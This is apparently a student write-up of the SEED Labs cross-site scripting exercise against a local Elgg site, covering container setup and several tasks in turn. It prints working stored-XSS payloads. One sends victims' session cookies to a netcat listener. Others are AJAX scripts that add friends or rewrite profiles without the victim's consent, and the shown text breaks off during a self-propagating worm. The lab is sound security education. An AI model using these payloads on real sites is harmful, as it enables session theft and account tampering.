

3.1 DNS Setup

To begin, I have added the following entries to /etc/hosts

```
10.9.0.5      www.xsslabelgg.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com

1.9.0.5       www.seed-server.com
```

(Note that all but the last were already included in the VM)

3.2 Container Setup and Commands



Running a simple 'dcup' composed all of the containers properly:

```
mysql-10.9.0.6 | 2025-11-18T16:33:14.501982Z 0 [System] [MY-010931]
[Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'
socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community
Server - GPL.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2

[11/18/25]seed@VM:~/.../A5_Labsetup$ dockps
0d5b1f4837f6  mysql-10.9.0.6
f42f33497d57  elgg-10.9.0.5
```

3.3 Elgg Web Application

The web application as well as the other URLs lead to what seems to be the proper places:




And the SQL server seemed to be functional (or at least the proper files existed in the container)

```
[11/18/25]seed@VM:~/.../A5_Labsetup$ dockps
0d5b1f4837f6  mysql-10.9.0.6
f42f33497d57  elgg-10.9.0.5
[11/18/25]seed@VM:~/.../A5_Labsetup$ docksh 0d5
root@0d5b1f4837f6:/# ls /var/lib/mysql
'#ib_16384_0.dblwr'  ca.pem          mysql.ibd
'#ib_16384_1.dblwr'  client-cert.pem performance_schema
'#innodb_temp'      client-key.pem  private_key.pem
0d5b1f4837f6.err    elgg_seed      public_key.pem
auto.cnf            ib_buffer_pool  server-cert.pem
binlog.000001       ib_logfile0     server-key.pem
binlog.000002       ib_logfile1     sys
binlog.000003       ibdata1         undo_001
binlog.index        ibtmp1          undo_002
ca-key.pem          mysql
```

4.1 Preparation: Getting Familiar with the "HTTP Header Live" tool


I have downloaded the extension to firefox, though this required me to install a newer version of the browser




4.2 Task 1: Posting a Malicious Message to Display an Alert Window

By entering Alice's account and setting her 'About me' section in the 'Edit HTML' section to the HTML XSS alert, I was able to get the alert working for the Alice user, and for other users as well:

Opening Alice's account as Alice




Searching for 'Alice' under the Bobby account:



4.3 Task 2: Posting a Malicious Message to Display Cookies

By setting Bobby's profile description to alert the document's cookie, it successfully outputs the session's cookie value. This also matches the cookie value shown in the HTTP Header Live extension, which it always should since it shows the cookie of the user who called the alert, which was my session.



4.4 Task 3: Stealing Cookies from the Victim's Machine

By grabbing my VM's IP address and using it for the request location, I was able to successfully call my VM and acquire the cookie.

Edit profile

Display name

Boby

About me

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie)+ ' '>');</script>
```

With the script properly configured in Bobby's description, any user who clicks on Bobby's account will send a request to my machine and I can read their full HTTP request:

```
[11/18/25]seed@VM:~/.../A5_Labsetup$ hostname -i
127.0.1.1
[11/18/25]seed@VM:~/.../A5_Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 58322
GET /?c=Elgg%3Ddta9ijdut7bqnm9ntnvcbi27fv HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: http://www.seed-server.com/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Priority: u=4, i
```

The cookie value (seen on the line that starts with 'GET') shows "dta9ijdut7bqnm9ntnvcbi27fv", which matches the one from the previous steps.

By changing accounts to Alice and searching for Bobby's account, a similar result is achieved except the cookie shown is Alice's session:

The image shows a screenshot of an Elgg profile page for a user named 'Bobby'. The page has a blue header with 'Elgg For SEED Labs' and a hamburger menu icon. Below the header, the name 'Bobby' is displayed in a large font. Underneath the name are two buttons: 'Add friend' and 'Send a message'. To the left of the profile is a profile picture of a cartoon character wearing a yellow hard hat and blue overalls. Below the picture is a sidebar with links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. At the bottom of the sidebar are links for 'Bookmark this page' and 'Report this', and a footer that says 'Powered by Elgg' and 'Waiting for 127.0.0.1...'. To the right of the profile picture is an 'About me' section. Overlaid on the right side of the page are two windows. The top window is titled 'Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox' and shows a GET request to 'http://www.seed-server.com/cache/1587931381/default/graphics/favicon.svg'. The request headers are: Host: www.seed-server.com, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0, Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Connection: keep-alive, Referer: http://www.seed-server.com/profile/bobby, and Cookie: Elgg=fnp0sr1nc9ceu0vjgjkhuabbmo. The bottom window is a terminal titled 'seed@VM: ~/.../A5_Labsetup' and shows the following output: 'Connection received on 127.0.0.1 58362', 'GET /?c=Elgg%3Dfnp0sr1nc9ceu0vjgjkhuabbmo HTTP/1.1', 'Host: 127.0.0.1:5555', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0', 'Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate, br, zstd', and 'Connection: keep-alive'.

4.5 Task 4: Becoming the Victim's Friend

By editing Samy's script a bit and looking in the HTTP Header Live request sent upon making a friend request, I can try to build the correct URL value for Samy's worm to send him friend requests.

Display name

Samy

About me



```
<script type="text/javascript">
window.onload = function () {

var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;

alert(ts);
alert(token);
}
</script>
```

By changing Samy's script to print the ts and token values, I can figure out what they are and how to place them within the URL

Logging into Bobby's account and viewing Sam's profile gives the following alerts:



Now, I can send Samy an actual friend request and see how the URL uses these values:



The full URL for the get request is:

`http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1763497968&__elgg_token=BjackyHDkWZZbI3Pu3Lxvg&__elgg_ts=1763497968&__elgg_token=BjackyHDkWZZbI3Pu3Lxvg`

The format seems to be:

`http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=(ts)&__elgg_token=(token)&__elgg_ts=(ts)&__elgg_token=(token)`

I'm not sure why there is a 59 added in the query or why the TS and token are sent twice, but this URL format was consistent when I repeated it and tried on other users, so I will trust that it is the proper format for the worm.

Altogether, this is the script I used for Samy's worm:

Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token+ts+token;

Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Now, I can test to see if this works on the Charlie account, an account I haven't logged into yet and haven't interacted with Samy yet on:

Charlie's friends

No friends yet.



Charlie

After simply opening Samy's account and returning to the friends list, it is shown that the script succeeded in unknowingly adding Samy to the friends list:

Charlie's friends



Samy



Charlie

Question 1: These two lines are the lines that grab the ts and token of the session loading Samy's description section. Since the ts and token values are required for making a friend request (as I showed when dissecting the friend request URL above), these are the two values Samy needs to create the query for the friend request.

Question 2: No, without the option to switch to HTML specifically this would not be possible. I tested adding a simply script to Charlie's description and the editor mode seems to do 2 things that make it impossible. First, it wraps everything in `<p>` and `</p>` to denote it as text, and second it converts all '`<`' and '`>`' into '`<`' and '`>`' meaning that even if you tried to close and re-open the wrapping `<p>` tags, the characters necessary would be converted to regular characters.

This shows the difference between what the user types into the regular editor, and what the web application interprets it as:

Editor mode:

About me

B *I* U ~~S~~ ~~T~~ |

`<script> alert("Hello!") </script>`

HTML mode:

About me

`<p><script> alert("Hello!") </script></p>`

4.6 Task 5: Modifying the Victim's Profile

By using Bobby's account to edit his profile, I can get a read on the POST request sent:



Specifically, the body of the request is:

```
__elgg_token=vRIWvfrtzDlMr-79NOSFIg&__elgg_ts=1763500767&name=Boby&description=test&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=57
```

I can break this down into the structure of

```
__elgg_token=token
&__elgg_ts=ts
&name=name
&description=desc&accesslevel[description]=2
&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2
&...
&guid=guid
```

To properly replicate this for Samy's worm, I can set the token, ts, name, and guid values to those pulled by the session (elgg.session.user.guid for guid, for example), I can set the value "desc" to "SAMYWASHERE", and all remaining values (location, brief description, twitter, etc) to the values provided in this post here, which is empty. I'll change the location to queens just cause.

The URL of the request will be <http://www.seed-server.com/action/profile/edit>, as shown in the HTTP Header Live entry above.

By testing this on poor Bobby, it is shown that simply opening Sammy's account profile will update his own profile:

(No bio)

Edit profile

Display name

Bobby

About me

[Embed content](#) [Visual editor](#)



Bobby

Edit avatar

Edit profile

Change your settings

Account statistics

(Views Sammy's account)

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More ▾

Search



Account ▾

Sammy

Add friend

Send a message



About me

Blogs

Bookmarks

Files

Pages

Wire post

Bobby's bio and location are now updated according to Sammy's post request.

Bobby

Edit avatar

Edit profile



Location

Queen's University

About me

SAMYWASHERE

Blogs

Bookmarks

Files

Pages

Wire post

Add widgets

Question 3: This line is necessary so that Samy does not change his own description to “SAMYWASHERE”, disabling the worm. Since saving the profile immediately returns the user back to their profile, if Samy didn’t include this line the worm would never be able to start, as the exploit in his description would be replaced with the text. This is shown below:

Samy’s description without the guid check

Display name

About me

Embed content Visual editor

```
<script type="text/javascript">
window.onload = function () {

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;

var
content=token+ts+userName+"&description=SAMYWASHERE&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=Queen's
University&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&
accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"+guid;
var samyGuid="59";
var sendurl="http://www.seed-server.com/action/profile/edit";

var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```

Public ▾

Save clicked:

Elgg For SEED Labs

Samy

 Edit avatar

 Edit profile



About me

Blogs

Bookmarks

Files

Edit profile clicked:

Elgg For SEED Labs

Edit profile

Display name

Samy

About me

B *I* U ~~S~~ *I*_x |           

SAMYWASHERE

4.7 Task 6: Writing a Self-Propagating XSS Worm

To make this worm self-propagate, I need to change the value it sets in the bio to the script itself, rather than “SAMYWASHERE”. Listed below is the code I used in Samy’s bio with highlights indicating new changes:

```
<script type="text/javascript" id="worm">
window.onload = function () {

var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var userName="__name="+elgg.session.user.name;
var guid="__guid="+elgg.session.user.guid;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var
content=token+ts+userName+"&description="+wormCode+"&accesslevel[description]=2&briefdescripti
on=&accesslevel[briefdescription]=2&location=Queen's
University&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2c
ontactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobi
